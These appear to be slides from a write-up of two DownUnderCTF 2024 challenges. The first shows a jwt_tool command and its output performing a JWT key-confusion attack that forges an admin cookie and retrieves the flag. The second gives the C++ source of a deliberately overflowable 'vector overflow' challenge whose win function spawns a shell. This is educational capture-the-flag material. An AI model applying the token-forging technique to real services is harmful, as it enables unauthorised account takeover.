
```
❯ python3 jwt_tool.py 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3MjAxOTI4MzIsImV4cCI6MTczMTAwOTIzNn0.LP
gZkL1uOCp4COoHu7TF3_2zy643zVtunOhmUzzOLms' -X k -pk ae3c9b34d4b7493f_65537_pkcs1.pem

 Version 2.2.7                                      @ticarpi

Original JWT:

File loaded: ae3c9b34d4b7493f_65537_pkcs1.pem
jwttool_96f38ae072c4c2037d384efcb8d8b05f - EXPLOIT: Key-Confusion attack (signing using the Public Key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3MjAxOTI4MzIsImV4cCI6MTczMTAwOTIzNn0.timo1nAI-bVhvSHzAIwxk
R1rQXTr1_uN7cHyMZ-ykxI

~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool master ?6                                                      ? Tools
❯ |
```

Now I sign the cookie using my public key

profit



Now use the cookie on the website and gain admin access



https://i-am-confusion.2024.ductf.dev:30001/admin.html

Admin Dashboard

i-am-confusion.2024.ductf.dev:30001

DUCTF{c0nfus!ng_0nE_bUG_@t_a_tIme}

© 2023 Admin Dashboard


any questions?

ask questions audience engagement good

vector overflow

100 points, pwn (binary exploitation)

Author: joseph



vector overflow

100


Please overflow into the vector and control it!

Author: joseph

```
nc 2024.ductf.dev 30013
```


vector overflow - challenge overview

We are given a ELF binary and c++ source code.



```
#include <cstdlib>
#include <iostream>
#include <string>
#include <vector>

char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};

void lose() {
    puts("Bye!");
    exit(1);
}

void win() {
    system("/bin/sh");
    exit(0);
}

int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```

vector overflow - challenge overview



